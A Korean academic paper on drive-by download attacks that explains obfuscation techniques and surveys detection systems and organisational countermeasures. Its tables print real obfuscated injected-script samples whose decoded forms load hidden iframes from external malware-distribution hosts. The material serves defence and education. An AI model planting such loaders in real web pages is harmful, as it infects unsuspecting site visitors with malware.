인터넷을 통해 유포되는 악성 프로그램 대응전략

최 상 용
한국과학기술원
사이버보안연구센터

Ⅰ. 서 론

최근 인터넷을 기반으로 한 서비스의 발달은 은행거래, 민원업무, 쇼핑 등 우리 사회의 전반에 걸쳐 직접 방문하지 않고도 대부분의 서비스가 가능하도록 되었다. 하지만 이와 같은 정보기술 발전의 순기능과 함께 역기능 또한 증가하고 있는 것도 사실이다. 대표적인 역기능의 하나로 웜/바이러스, 트로이목마 등을 통칭하는 악성 프로그램에 의한 피해를 이야기 할 수 있다. 악성 프로그램은 사용자의 컴퓨터에 위해를 가하는 불량한 프로그램을 통칭하는 단어이며, 과거 SK커뮤니케이션즈 개인정보 유출사태[1], 2013년 3·20 사이버 테러[2], 2013년 6·25 사이버 테러[3] 등의 주요 원인으로 거론되고 있다.

이와 같은 일련의 사고의 시발점은 사용자(또는 직원)의 컴퓨터가 악성 프로그램에 감염되고, 감염된 컴퓨터를 이용하여 외부 악의적인 공격자가 내부 시스템에 침투하고, 정보를 탈취하는 결과로 이어지고 있음을 보여준다.

Drive-by download 공격의 위험성은 국내뿐만 아니라 국제적으로 가장 심각한 위협 중 하나로 인식

악성 프로그램 감염의 방법 또한 지능적으로 바뀌고 있다. 과거 email, USB등의 매체를 통해 전파되던 악성 프로그램의 경우 사용자가 email을 열어보거나, USB를 접촉 하여야 실행되는 수동적인 형태를 취하고 있었던 반면, 최근에는 해킹된 웹사이트에 접속하는 것만으로 악성 프로그램에 자동 감염되는 Drive-by download 공격 방법을 이용하여 악성 프로그램을 유포한다.

Drive-by download 공격의 위험성은 국내뿐만 아니라 국제적으


로 가장 심각한 위협 중 하나로 인식되고 있으며[4], 향후 인터넷과 정보기술의 발전에 따라 모바일환경, 사물인터넷 등 다양한 분야로 확대될 것으로 예상한다.

본 연구에서는 Drive-by download 공격의 특성과 공격방법을 살펴보고, 현재 연구되고 있는 Drive-by download 공격에 대한 대응방법과 정보기술의 발전에 따른 대응방법의 한계점 및 보다 효과적인 대응을 위한 전략적 방법을 소개하고자 한다.

Ⅱ. 관련 연구

1. Drive-by download 공격

인터넷을 통한 악성 프로그램 유포의 방법 중 최근 가장 빈번히 사용되는 방법은 Drive-by download공격이다. Drive-by download 공격은 〈그림 1〉과 같이 공격자가 만들어놓은 악성 프로그램을 유포하는 유포지와 유포지로 자동 유도되는 경유지로 구성된다. 사용자 컴퓨터는 경유지에 접속할 경우 추가적인 사용자의 행위 없이 악성 프로그램 유포지로 연결되고 보안패치를 하지 않거나 취약한 버전의 소프트웨어를 사용하는 컴퓨터의 경우 악성 프로그램에 감염된다. Drive-by download 공격의 특징은 경유지로부터 유포지 접속, 악성 프로그램 감염의 순서가 사용자의 개입 없이 일어난다는 것이다. 또한 이때 유포되는 악성 프로그램은



〈그림 1〉 Drive-by Download 공격을 통한 악성 코드 유포 과정


백신소프트웨어를 우회할 수 있도록 알려지지 않은 취약점인 Zero-day취약점을 이용한다[5-6].

유럽네트워크정보보호원의 조사결과에 따르면 〈그림 2〉와 같이 2012년 이후 인터넷을 통한 가장 심각한 위협이 Drive-by download 공격으로 나타난다. 또한 글로벌 정보보호 기업에서 발표하는 정기보고서에도 가장 심각한 위협으로 나타나 있다[4].

실제 Drive-by download 공격을 통해 악성 프로그램에 감염되는 이유는 〈그림 3〉과 같다. 공격자는 먼저 악성 프로그램 유포지를 생성한다. 유포지에는 사용자 환경을 검사하여 취약한 버전의 소프트웨어를 사용하는지 확인하고, 취약한 환경일 경우 알려진 취약점을 이용하여 악성 프로그램을 설치하는 코드가 난독화되어 있다. 따라서 동일 애플리케이션을 사용하더라도 취약한 버전의 애플리케이션을 사용하는 PC는 악성 프로그램이 설치되고, 취약하지 않은 애플리케이션을 사용하는 PC는 악성 프로그램이 설치되지 않는다. 일단 악성

Top Threats	Current Trends	Top 10 Emerging Trends					
		Mobile Computing	Social Technology	Critical Infrastr.	Trust Infrastr.	Cloud	Big Data
1. Drive-by exploits	●	●	●	●		●	●
2. Worms/Trojans	●	●	●	●		◑	●
3. Code Injection	●	◑		●		●	
4. Exploit Kits	●	●	◑	●			●
5. Botnets	●	●		◑		◑	
6. Denial of Service	◑			◑	●	◑	
7. Phishing	◑	●	●	◑			◑
8. Compromising Confidential Information	●	●		●	◑	●	●

〈그림 2〉 2012년 인터넷 위협 순위(ENSIA)



〈그림 3〉 인터넷을 통한 악성 프로그램 감염

〈표 1〉 자바스크립트 난독화 방법

난독화	특징
Javascript escape ()	ISO Latin-1 문자 셋을 ASCII형태로 바꾸어 리턴 하는 함수로 리턴 값은 "%xx"의 형태 출력(xx는 ASCII 형태) 예) ("&") 함수의 반환 값은 "%26", escape("!#")의 리턴 값은 "%21%23"
Javascript eval()	Javascript eval () 는 Javascript 코드가 맞는지 틀린지를 검증하고 수행하는 기능을 갖는 함수.Javascript eval () 는 일종의 print 함수이며 공격자는 eval ()의 인자로 숫자 형태의 문자열을 취하는 것이 가능, 결국 사용자의 브라우저에서는 취약점 공격코드가 실행.
자체 인코딩	공격자가 자체적인 암호/복호 알고리즘을 사용하는 경우이며 공격자 자체의 복호화 함수는 사실 어떤 형태의 변형이 만들어 나올 지 공격자 자신 이외에는 전혀 알 수가 없음.
8-bit ASCII 인코딩	ASCII 문자의 경우 8비트 문자로 표현하되, 최상위 1비트를 제외한 7비트로 모든 문자를 표현하게 된다. 즉, 최상위 1비트는 ASCII문자 표현에 있어서는 무의미하게 된다. 이러한 ASCII 문자 표현의 성질을 이용한 것이 8-bit ASCII 인코딩 기법이다. 최상위 1비트 값을 0 대신 1로 변환하기만 하면 된다. 8-bit 인코딩 변환 후 HTML파일에서 charset을 USASCII로 정의함으로써 실제 HTML 파일을 처리하는 과정에서는 변환에 참여한 최상위 1비트의 영향을 받지 않도록 한다.
BASE64 인코딩	BASE64 인코딩/디코딩 함수를 사용하여 자바스크립트 암호화
XOR 인코딩	XOR 연산은 암/복호화 루틴이 동일하기 때문에 코드 난독화에 쉽게 이용함. XOR 연산은 일종의 대칭 키(Symmetric Key) 암호화 방식.

프로그램에 감염된 PC는 바이러스 백신 등 보안 프로그램이 무력화 되고, 최종적으로 정보유출 등과 같은 해킹사고로 이어진다.

Drive-by download 공격에서 악성 프로그램 감염이 가능한 원인은 두 가지가 있다. 첫 번째는 공격코드(또는 스크립트) 난독화이다. 공격자는 공격코드를 난독화함으로 보안시스템의 탐지와 차단을 우회한다. 두 번째는 취약한 애플리케이션의 사용이다. 공격자는 대부분의 경우 사용자가 많이 사용하는 애플리케이션(예를 들어 Adobe Flash Player 등)의 취약점을 사용한다. 특히, 최근의 경향은 한 가지 취약점을 사용하지 않고 다중 취약점을 사용한다[7]. 따라서 이러한 취약점은 이미 공개되어 있을지라도 사용자가 보안업데이트를 하지 않거나 여러 애플리케이션 중 하나의 업데이트만 하지 않더라도 악성 프로그램에 감염된다.

코드 난독화는 공격자가 공격코드를 보안시스템이 탐지할 수 없도록 숨기는 방법

1.1. 코드 난독화

코드 난독화는 공격자가 공격코드를 보안시스템이 탐지할 수 없도록 숨기는 방법이다. Drive-by download 공격에서 공격코드는 실제 PC의 취약점을 확인하고 악성 프로그램을 설치하는 코드와 정상 웹사이트에 삽입된 악성 프로그램 유포지로 연결시키는 링크가 있다. 전자의 경우 최근에는 Gongda, JSCK, Balckhole과 같은 자동화된 툴을 이용하여 새로이 발견되는 취약점을 플러그인 형태로 삽입하는 방법을 사용한다. 특히 이러한 자동화 툴을 이용한 난독화는 난독화 함수와 복호화 키 등이 페이지의 링크 속에 분산되어 있는 형태를 취하여 자동 복호화 툴을 사용하기 어렵게 하여 궁극적으로 탐지를 우회한다[8].

이러한 방법을 포함한 최근 사용되는 난독화의 다양한 방법은 〈표 1〉과 같다[8]. 이 중 대표적인 난독화의 실제 예를 살펴보면 먼저 유니코드 문자를 사용하지 않고 escape 문자열을 사용하여 원래 내용을 읽기 어렵

〈표 2〉 unescape 함수를 사용한 난독화

```
document.writeln(unescape ('%3c%49%46%52%41%4d%45%20%6e%61%6d%65%3d%63%38%33%33%36%35%65%35%64%37%61%61%20%73%72%63%3d%27%68%74%74%70%3a%2f%2f%74%61%70%6b%69%2e%63%6e%2f%31%2e%68%74%6d%6c%3f%27%2b%4d%61%74%68%2e%72%6f%75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%33%30%32%39%35%29%2b%27%34%66%35%62%27%20%77%69%64%74%68%3d%38%33%20%68%65%69%67%68%74%3d%33%36%35%20%73%74%79%6c%65%3d%27%64%69%73%70%6c%61%79%3a%20%6e%6f%6e%65%27%3e%3c%2f%49%46%52%41%4d%45%3e'));
```

복호화 된 코드:

```
〈IFRAME name=c83365e5d7aa src='http://tapki.cn/1.html?' + Math.round(Math.random()*30295)+'4f5b' width=83 height=365 style='display:none'〉〈/IFRAME〉
```

〈표 3〉 변수, 함수명 랜덤 난독화

```
function BD37A78D25DEEF10B10A677B5F0(B9D5D6B429B3B9BD29A08C8){
return(parseInt(B9D5D6B429B3B9BD29A08C8,16));}function D5281A4C55A9736772D3539EA51(D6242D36DFD76213ED900E11FDA){function C56A17251C947C7EF(){var D83D6CE95B0A38CD6F=2;return D83D6CE95B0A38CD6F;}var D71C351C9A9105908A5D4D9624954="";for(CEDB124A2EA9FE61EB10A584FE0E8=0;CEDB124A2EA9FE61EB10A584FE0E8<D6242D36DFD76213ED900E11FDA.length;CEDB124A2EA9FE61EB10A584FE0E8+=C56A17251C947C7EF()){D71C351C9A9105908A5D4D9624954+=(String.fromCharCode(BD37A78D25DEEF10B10A677B5F0(D6242D36DFD76213ED900E11FDA.substr(CEDB124A2EA9FE61EB10A584FE0E8,C56A17251C947C7EF())));}  document.write(D71C351C9A9105908A5D4D9624954);}D5281A4C55A9736772D3539EA51("3C696672616D65207372633D687474703A2F2F6164767464732E6661737466696E642E696E666F2F6164767464732F6F75742E7068703F735F69643D32302077696474683D31206865696768743D31207374796C653D22646973706C61793A6E6F6E65223E3C2F696672616D653E");
```

복호화 된 코드:

```
<iframe src=http://advtds.fastfind.info/advtds/out.php?s_id=20 width=1 height=1 style="display:none"></iframe>
```

〈표 4〉 복합기법 사용 난독화

```
eval(function(p,a,c,k,e,d) {e=function(c) {return c.toString(36) };if(!''.replace(/^/,String)) {while(c--) {d[c.toString(a)] =k[c]||c.toString(a) }k=[function(e) {return d[e] }];e=function() {return' \ \w+' };c=1 };while(c--) {if(k[c]) {p=p.replace(new RegExp(' \ \b'+e(c)+' \ \b','g'),k[c]) } }return p }('e(3.5.d( \'4= \')==-1) {f 2=g i();2.h(2.c()+b*6*6*8);3.5= \'4=9;a=/;2= \'+2.k();3.u("<7t=v://w.y.x.s/r/m/l/n/o.q p=0 j=0></7>") }',35,35,'||expires|document|hsblm|cookie|60|iframe|1000|Yes|path|12|getTime|indexOf|if|var|new|setTime|Date|height|toGMTString|goods|data|pop|ye|width|html|shop|kr|src|write|http|www|co|hwanni'.split('|'),0, { }))
```

복호화 된 코드:

```
if (document.cookie.indexOf('hsblm=') == -1) {
    var expires = new Date();
    expires.setTime(expires.getTime() + 12 * 60 * 60 * 1000);
      document.cookie = 'hsblm=Yes;path=/;expires=' + expires.toGMTString();
      document.write("<iframe src=http://www.hwanni.co.kr/shop/data/goods/pop/ye.html width=0 height=0></iframe>")
}
```


게 하는 방법이 있다. 〈표 2〉는 unescape함수를 사용하여 코드를 난독화한 예이다. 웹 페이지에 포함된 내용은 특수문자와 숫자의 종합이지만 실제 내용을 난독화 해제하면 〈표 2〉 하단 복호화된 코드 부분과 같이 iframe으로 외부 페이지를 연결해 놓은 링크인 것을 알 수 있다.

두 번째로 변수, 함수 명 랜덤 화와 스트링 매핑을 이용하여 난독화를 하는 방법이다. 이와 같은 난독화 방법의 특징은 함수명과 변수를 공격자 스스로가 만드는 형태이기 때문에 공격자 자신 외에는 정적분석으로는 알아내기가 불가능하다. 〈표 3〉은 변수, 함수 명 랜덤 화를 이용한 난독화 결과이다. 〈표 3〉 하단에는 복호화된 코드가 있다.

최근에는 이와 함께, 〈표 4〉와 같이 javascript eval() 함수의 파라미터로 document.write()함수를 사용하고 document.write() 함수의 파라미터로 iframe을 삽입한 후 스크립트 자체를 난독화하는 복합적인 방법이 사용된다, 〈표 4〉는 복합적인 방법이 사용된 난독화의 예 이다.

1.2. 다중 취약점

공격자가 난독화와 같은 방법으로 공격코드를 숨기는 이유는 궁극적으로 악성 프로그램을 사용자 PC에 설치하기 위함이다. 하지만 공격코드가 난독화되어 있을 지라도 취약한 환경의 PC가 아니라면 악성 프로그램에 감염될 확률을 매우 줄어든다. 이러한 측면에서 공격자의 입장에서는 공격의 성공률을 높이기 위해 플랫폼 독립적인 다중 취약점을 이용한다. 즉. IE(Internet Explorer)와 같은 특정 제품군의 취약점을 사용하다면 크롬(Chrome), 파이어폭스(Firefox)와 같은 제품군을 사용하는 PC는 감염시킬 수 없다. 따라서 공격자는 이러한 웹 브라우저에 독립적이고, 인터넷을 사용하기 위해 반드시 필요한 Java 애플릿 취약점이나 Adobe Flash Player와 같은 애플리케이션의 취약점을 이용하여 공격을 수행한다. 최근 악성 프로그램 유포에 사용



〈그림 4〉 다중 취약점 이용 현황

〈표 5〉 분석방법의 장단점

기법	분석방법	특징 및 장단점
정적분석	패턴매칭	빠른 속도, 난독화 콘텐츠 분석 한계
	메타정보분석	통계적 추이분석 가능, 정확도 낮고 변형된 유형 탐지 한계
동적분석	스크립트 에뮬레이션	가상머신기반 상대적 빨리 분석, 정적분석과 혼합할 경우 정확도 향상, 은닉 스크립트 분석 한계
	가상머신기반 검증	실제 다운로드 행위 관찰을 통해 시스템의 변화분석

되는 취약점은 〈그림 4〉와 같이 단일취약점을 이용하는 사례는 15%이 불과하며 최대 5개 이상의 취약점을 이용하여 악성 프로그램을 설치하려는 시도가 다수 발견되고 있다[7].

2. 악성 프로그램 감염 대응기술

Drive-by download 공격에 대한 대응의 관점은 크게 2가지 이다. 악성 프로그램 유포지를 분석한 후 탐지된 악성웹페이지의 접근을 차단하는 시스템 기반의 대응관점과 기존 안티바이러스 엔진을 이용하여 악성 프로그램 감염을 모니터링하고 감염된 악성 프로그램의 치료 및 악성 프로그램의 외부 통신 경로를 차단하는 클라이언트 기반의 대응이다.

시스템 기반의 대응을 위해서는 악성 웹페이지를 분석할 수 있는 기술이 선행되어야 한다. 이러한 악성 웹페이지 분석의 기술 또한 크게 웹페이지에 포함된 콘텐츠 자체를 분석하는 정적분석 방법과 에뮬레이터 등을 이용하여 웹페이지를 렌더링 하여 결과를 분석하는 동적분석 방법 2가지로 나눌 수 있다.

정적분석은 일반적으로 웹페이지 내 포함된 쉘코드, 악의적인 함수 등을 추출하여 판단하는 패턴매칭과 웹페이지의 URL정보, DNS, IP, 국가정보 등 메타정보를 이용하여 유사도를 측정하는 방식인 메타정보분석 방법으로 구분된다.

동적분석은 대표적으로 에뮬레이터를 이용하여 웹페이지에 포함된 스크립트를 실행하여 결과를 분석하는 에뮬레이션 방법과 가상머신 등과 같은 실행환경에서 의심되는 URL에 직접 접속하여 사용자의 동의 없이 파일이 다운로드 되는지 등 행위를 분석하는 가상머신 기반 검증방법으로 나눈다. 동적분석에서 에뮬레이터 방식을 일반적으로 Low-interaction honeyclient라 하며, 가상머신을 이용하는 방법을 High-interaction honeyclient라 한다.

정적분석 방법과 동적분석 방법은 각각 〈표 5〉와 같은 장단점이 존재한다. 따라서 현재 연구되고 있는 대부분의 방법은 성능과 효과를 높이기 위해 두 가지 방법을 혼용하여 사용하는 하이브리드 방식을 사용하고 있다.

2.1. Google Safebrowsing

Google Chorme 브라우저 및 Firefox 브라우저에서 제공하는 세이프 브라우징 기능[9]은 사용자가 실수 또는 인지하지 못하는 상태에서 악성 프로그램 유포지 및 경유지로 접속을 시도할 때 경고를 주는 대표적인 기능이다. 세이프 브라우징은 웹페이지를 방문하여 다운로드한 웹페이지에 존재하는 악성 프로그램 유포행위를 가상머신기반으로 검증하는 시스템이다. 이 시스템에서는 Drive-by download 공격의 국가별 호스팅 정보, 사이트 범주별 통계, 서버/스크립트 소프트웨어 버전, 광고를 통한 감염빈도, 안티바이러스 엔진과의 탐지결과 비교 등 메타정보를 분석하고 의심되는 페이지에 대해 가상머신으로 접속하여 다운로드 행위와 다운로드한 페이지 및 파일에 대한 비정상 여부를 검증한다. 즉 세이프 브라우징은 정적분석과 동적분석을 혼용하는 시스템이다.

사용자가 실수 또는 인지하지 못하는 상태에서 악성 프로그램 유포지 및 경유지로 접속을 시도할 때 경고를 주는 대표적인 기능

2.2. Wepawet

Wepawet[10]은 기계학습과 변칙탐지 기법을 활용하여 이전에 탐지되지 않은 공격코드 탐지를 위해 제안된 시스템이다. Wepawet은 학습모드와 탐지모드로 구분되고 학습모드에서는 정상 이벤트의 특징을 학습하고 정

상과 비정상 특징을 구분할 임계치를 결정한다. 탐지모드에서는 발견된 특징에 대해 비정상 점수를 매기는 방법으로 Drive-by download 공격을 분석한다. Wepawet에서 Drive-by download 공격을 일으키는 특징들을 아래와 같은 10 가지로 정의하고 있다.

- redirection 횟수와 목적지
- 웹브라우저 종류에 따른 응답페이지 차이 분석 (redirection 수, ActiveX control 수, 플러그인 수)
- 정의된 문자열/사용된 문자열 (높은 def-to-use 비율은 복호화루틴의 특징)
- 동적 코드 실행횟수 (eval, setTimeout), DOM 변경 (document.write(), document.createElement) 여부
- 동적으로 실행되는 코드의 길이 (악성 스크립트의 경우 eval 함수의 파라미터가 아주 길다)
- 문자열 관련 연산에 의해 할당 된 바이트 수 (concat, substring …)
- 쉘코드처럼 보이는 문자열의 개수 (Threshold 이상의 문자열을 추출하여 unicode로 해독했을 때, non-printable 문자가 나오면 쉘코드일 가능성 높음)
- 초기화되는 구성요소 개수 (플러그인, ActiveX 등)
- 메서드호출에서 사용 되는 속성과 파라미터 값
- 메서드호출 순서(sequence)

정확한 분석을 위해 Wepawet에서는 자바스크립트 코드를 자동으로 복호화하고 실행기반의 탐지를 위해 웹브라우징 에뮬레이터를 구현하였다. Wepawet은 기술한 10 가지 특징과 에뮬레이션기반으로 공격을 탐지하기 때문에 가상머신을 우회하는 코드 등을 비교적 정확하게 탐지할 수 있다. 또한 해당 시스템은 웹을 통해 사용자가 의심 URL을 시험할 수 있도록 제공한다. 시험은 "http://wepawet.iseclab.org/"에서 사용 가능한다.

2.3. Virus Total

바이러스 토탈(http://www.virustotal.com) 웹사이트는 자체적인 엔진을 보유하지 않으나 세계적으로 많이 사용되는 백신엔진과 URL점검 엔진을 이용하여 점검하고자 하는 의심 URL에 대한 종합적인 정보를 제공해 준다.

〈그림 5〉 바이러스 토탈 점검결과

바이러스 토탈 웹사이트에는 총 50여개의 URL점검 엔진이 등록되어 있으며, 검사대상 URL에 대해 각각 엔진의 점검결과를 종합적으로 보여주는 토탈 서비스이다.

2.4. 기타

이외 웹사이트와 사용자 클라이언트 사이에 웹프락시와 같은 대리 시스템을 두어 양단간의 통신 내용을 검정하는 Spyproxy[11], 기계학습 방법을 이용하여 기존 확인된 악성 URL의 특징과 새로이 탐지된 URL의 특징을 비교하여 판단하는 URL Learning[12], 대형 email 서비스 제공자로부터 실시간으로 제공 받는 spam 관련 URL의 특징점을 학습하여 주어진 URL과 연결 된 페이지가 악의적인지 분류 하는 방법[13], 수집된 URL들의 특징 점 (URL 문자열, 웹 페이지 내용, 호스팅 정보 등)을 추출하여 피싱 사이트인지 분류 하는 시스템[14], 다운로드 된 바이너리의 내용 자체는 보지 않고 그 것이 악성 파일인지 평판 기반으로 예측 하

는 클라이언트-서버 구조의 시스템[15] 등이 연구되고 있다.

Ⅲ. 웹기반 악성 프로그램 유포 대응 전략

취약한 인터넷을 이용하여 악성 프로그램을 유포하는 방법을 분석한 결과 공격자 입장에서는 취약점을 가진 PC를 유포지로 유도하기만 하면 악성 프로그램을 설치할 수 있으므로, 방문자가 많고 상대적으로 관리가 허술한 홈페이지 등을 해킹하여 유포지로 연결되는 스크립트를 삽입한다. 그리고 악성 프로그램 설치의 성공률을 높이기 위해 범용적으로 많이 사용되는 애플리케이션의 신규 취약점을 사용한다. 최근 공격 스크립트 자동 생성 툴은 이와 같은 과정을 더욱 쉽게 한다.

이와 같이 공격의 관점에서는 상대적으로 쉬운 방법으로 대량의 악성 프로그램을 유포할 수 있지만 대응의 관점에서는 관리하는 웹 페이지가 해킹당하지 않도록 웹사이트의 보안 취약점을 제거해야 하며, 새로운 해킹 기법이 빈번히 출현하고 있으므로 지속적인 모니터링을 해야 한다. 또한 수많은 사용자 PC에 대해 시스템 및 애플리케이션 보안 업데이트를 지속적으로 실시해야 하며, 안티 바이러스 백신의 설치뿐만 아니라 백신 엔진의 최신 업데이트를 항상 유지해야 한다. 이와 같은 과정은 단순해 보일지 모르지만 지속적인 관심과 모니터링, 관리가 동반되지 않는다면 내부PC가 악성 프로그램에 감염될 가능성이 높아지며, 보안사고 발생의 가능성 또한 높아진다. 하지만 가용한 보안인력과 리소스가 한정적인 상황에서 모든 분야를 100% 안전하게 하기에는 현실적인 어려움이 있다. 따라서 악성 프로그램 감염의 가능성을 낮추기 위해 보다 전략적인 접근이 필요하다.

악성 프로그램 감염의 가능성을 낮추기 위해 보다 전략적인 접근이 필요

인터넷을 이용한 악성 프로그램 유포 및 감염에 대한 전략적 접근을 다음과 같이 제안한다.

첫째, 웹보안 측면에서의 접근이다. 시스템 관리자 측면에서의 웹보안은 취약한 웹을 안전하게 보완하여 소관 인터넷 서버가 해킹당해 악성 프로그램을 유포하는 매개체로 사용되지 않게 하는 것이다. 이를 위해 신규 개발하는 웹서비스는 개발단계에서부터 보안코딩 절차를 준수해야 하며, 기 운영 중인 웹서비스는 소스코드 진단을 통해 알려진 모든 취약점을 보완하여야 한다. 악성 웹페이지 탐지,분석의 측면에서 웹보안은 글로벌 인터넷을 모두 포함할 수 있는 범국가적인 차원에서의 모니터링이다. 단일 공공기관, 국가기관에서 한정된 자원으로 인터넷을 모니터링 하는 것은 모니터링 대상의 중복과 불필요한 조직별 탐지율 경쟁 등으로 이어질 수 있다. 따라서 거시적인 측면에서 국내 인터넷을 보호하기 위해서는 범 조직적인 측면에서 글로벌 인터넷을 전체적이고 실시간적으로 모니터링 할 수 있는 조직과 기술의 개발이 필요하다.

둘째, 컴퓨터 사용자의 보안인식 강화이다. 최근의 인터넷을 통한 악성 프로그램 유포 및 피해는 사회공학적 기법과 기술적 기법이 동시에 이용된다. PC사용자는 윈도우 보안업데이트 및 애플리케이션 보안업데이트에 대한 필요성을 스스로 인식하여야 한다. 이를 위해 업데이트를 강제로 유지시켜 주는 PMS(Patch Management System)를 사용할 수 있지만, 현실적으로 PMS는 조직 내 모든 PC의 완전한 업데이트를 보장할 수 없다. 즉 PMS에서 윈도우 OS에 대한 업데이트, 바이러스 백신에 대한 업데이트는 대부분 지원하지만 사용자 프로그램에 대한 업데이트를 모두 지원하지는 않는다. 하지만 최근 악성 프로그램 유포는 OS의 취약점보다 범용적인 사용자 애플리케이션을 더 많이 사용한다. 또한, PMS를 설치하는 것 또한 보안인식이 있어야 가능할 것이다.

사용자 PC의 보안성을 유지하기 위한 가장 효과적인 방법은 사용자 스스로가 업데이트를 유지할 수 있는 자율성이다. 자율성은 악성 프로그램에 의한 피해, 규정, 감염예방을 위한 조치방법 등에 대한 지속적이고 전 조직적인 교육을 통해 조직 구성원 스스로가 필요성을 느낄 때 가능할 것이다.

셋째, 보안 관리의 강화이다. 보안 관리의 강화는 규정과 처벌의 강력한 시행을 말하지 않는다. 보안 관리

의 강화는 조직 전체의 보안수준을 높이기 위한 최고관리자의 의무사항이다. 즉, 최고관리자가 조직의 보안수준을 높이기 위한 의지가 있어야 한다. 이러한 의지를 유도하기 위해서는 보안수준의 정량적 측정방법 및 기술이 필요하다. 보안수준의 정량적 측정을 통해 취약한 분야를 식별하고, 취약한 분야의 수준을 높이기 위한 맞춤형 보안대책을 선정하고, 이를 구현함으로 조직의 보안수준의 향상이 예측가능하게 될 때 최고 관리자는 보안대책 적용을 위한 투자를 결정할 것이다. 조직 전체의 광범위한 보안현황을 분야별로 측정할 수 있는 측정 방법론 및 ISMS, ISO27001등의 정보보호 관리체계에 기반을 둔 계획, 구현, 점검, 개선 등의 관리 프로세스가 선순환적인 구조를 이룰 때 전사적인 위험이 식별되고 위험을 최소화하기 위한 위험관리 활동의 효과가 극대화 될 수 있을 것이다.

Ⅳ. 결 론

본 연구에서는 최근 인터넷의 가장 심각한 위협 중 하나로 간주되는 취약한 인터넷을 기반으로 한 악성 프로그램 감염에 대해 살펴보았다.

먼저, Drive-by download 공격으로 알려진 인터넷 기반 악성 프로그램 유포의 원리와, 이를 위해 공격자가 수행하는 다양한 난독화 및 탐지우회 기술을 살펴보았고, Drive-by download 공격에 대응하기 위해 연구되고 있는 기술과 현재 상용화 수준으로 서비스하고 있는 세이프브라우징, 바이러스 토탈 등에 대해서도 살펴보았으며, 기존의 탐지 방법의 장단점을 분석하였다.

분석결과 Drive-by download 공격에 대한 기존의 기술적인 방법은 완전한 대응에는 한계가 있으며, 정적분석과 동적분석의 단점을 보완하기 위한 여러 가지 시도가 있다. 최근에는 두 방법의 장점을 결합한 하이브리드 방식이 연구되고 있다. 하지만 공격 방법 자체가 최근에는 사회공학적 기법을 이용한 지능적 유포방법을 사용함으로 기술적인 대응으로는 여전히 한계점이 존재한다.

공격에 대한 근본적인 대응 방법은 웹보안 측면에서 웹서버를 안전하게 관리하여 해킹되지 않도록 하는 방법과 대량의 인터넷 사이트를 대상으로 악성 프로그램 유포·경유지를 실시간으로 정확히 분석할 수 있는 기술개발이 필요하며, 컴퓨터 사용자 스스로가 악성 프로그램에 감염되지 않도록 하는 자발적인 인식강화 및 보안수준의 관리를 통한 정보보호 효과의 측정과 투자를 결정한 수 있는 관리적 대책이 적절히 병행되어야 한다.

이와 같은 전략적인 접근을 통해 취약한 인터넷 환경에서 조직 내부의 PC를 안전하게 보호하여 대규모 정보유출, 서비스 마비 등의 피해를 예방할 수 있는 기반이 마련될 수 있을 것이다.

참 고 문 헌

[1] 하우리, "네이트온 해킹 관련 악성 프로그램 분석보고서," "http://www.hauri.co.kr/customer/security/alert_view.html?intSeq=92&page=1&keyfield=&key=&article_num=87," 2011. 8.

[2] Graham Cluley, "DarkSeoul: Sophos-Labs identifies malware used in South Korean internet attack," "http://nakedsecurity.sophos.com/2013/03/20/south-korea-cyber-attack/," March, 2013.

[3] ASEC, "6.25 DDoS 공격에 사용된 악성코드 상세분석," "http://asec.ahnlab.com/949," 2013. 6.

[4] ENISA, "Threat Landscape report," "http://www.enisa.europa.eu/activities/riskmanagement/evolving-threat-environment/ENISA_ Threat_Landscape," Jan. 2013.

[5] N. Provos, et al., "The ghost in the browser: Analysis of web-based malware," Proc. of Hotbots, pp.4-4, Apr. 2007.

[6] G. Wang, et al., "Detection and analysis of drive-by-download attacks and malicious Javascript code," Proc. of WWW, pp. 281-290, Apr. 2010.

[7] KAIST CSRC, "2012년 악성코드 동향 분석 보고서" KAIST Cyber Security Research Center, 2013. 1

[8] ASEC, "자바스크립트 난독화 이해하기," "http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNews

View.do?menu_dist=2&seq=12272," 2008. 5.
[9] N. Provos, et al., "All your iFRAMEs point to Us," Proc. of Usenix Security, pp. 1-15, Jul. 2008.
[10] G. Wang, et al., "Detection and analysis of drive-by-download attacks and malicious Javascript code," Proc. of WWW, pp. 281-290, Apr. 2010.
[11] A. Moschuk, et al., "SpyProxy: execu- tion based detection of malicious web content," Proc. of Usenix Security, pp. 27-42, Aug. 2007.
[12] G. Wang, et al., "Detecting Malicious Landing Pages in Malware Distribution Networks," Proc. of IEEE DSN, Jun. 2013
[13] J. Ma, et al., "Identifying suspicious URLs," Proc. of ICML, pp.681-688, Jun. 2009.
[14] C. Whittaker, B. Ryner, and M. Nazif. "Large-scale automatic classification of phising pages," Network and Distributed System Security Symp. (NDSS), 2010.
[15] Moheeb Abu Rajab, et al., "CAMP: Content-Agnostic Malware Protection" Proceedings of Annual Network and Distributed System Security Symposium, NDSS, February. 2013

최 상 용

2000년 2월 한남대학교 수학과(이학사)
2003년 2월 한남대학교 컴퓨터공학과(공학석사)
2014년 2월 전남대학교 정보보안협동과정(이학박사)
2002년 10월~2004년 5월
(주) 니츠 정보보호기술연구센터(전임연구원)
2004년 6월~2005년 7월
